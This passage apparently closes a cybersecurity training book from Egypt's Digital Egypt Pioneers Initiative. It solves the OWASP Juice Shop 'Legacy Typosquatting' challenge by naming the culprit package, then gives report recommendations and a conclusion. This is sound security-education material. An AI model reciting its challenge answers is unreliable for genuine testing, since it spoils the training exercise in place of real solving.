None of the libraries listed on the blog are used in Juice Shop.


The way I solved this challenge was by being thorough in the Vulnerable Library challenge, and taking a screen shot of the snyk.io description of the “epilogue-js” library found in the Developer Backup challenge.

build passing Dependency Status

Epilogue

THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR! Please use https://github.com/dchester/epilogue! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting*! Please read https://github.com/bkimminich/juice-shop/issues/368 and https://iamakulov.com/notes/npm-malicious-packages/ for more information!

Handy, right?



You successfully solved a challenge: Legacy Typosquatting (Inform the shop about a typosquatting trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit)) X

Additional Scans and Reports :

We recommend for further testing and scanning on the web application using other tools like Nessus and full vulnerability scan on it. This report contains only the vulnerabilities we could find and we recommend to fix mitigate them as soon as possible to avoid any further exploitation, specially for the critical ones.

Conclusion

In conclusion, vulnerability analysis and cybersecurity are no longer optional technical practices; they have become strategic requirements for protecting digital assets, safeguarding critical information, and supporting digital transformation at the national level. This book has presented the core concepts, methodologies, and modern tools used in vulnerability assessment, enabling the reader to understand cyber risks and handle them with responsibility and professionalism.

This work has been developed **under the supervision of the Ministry of Communications and Information Technology, within the framework of the Digital Egypt Pioneers Initiative, and in collaboration with Global Knowledge Company**. The aim is to empower learners, researchers, and professionals with the knowledge and skills required to defend digital infrastructures and enhance national cybersecurity readiness.

We hope that this book represents a valuable contribution to the Arabic knowledge base in cybersecurity, and that it supports readers in applying the principles and techniques in real environments across private companies, government institutions, and critical sectors. Continuous learning and self-development remain the only way to keep pace with the rapid evolution of cyber threats and attack techniques.

With appreciation and respect,
and wishing that this work becomes a step towards a safer and more resilient digital society.


رواد مصر الرقمية


وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Thank You


skillsoft
global
knowledge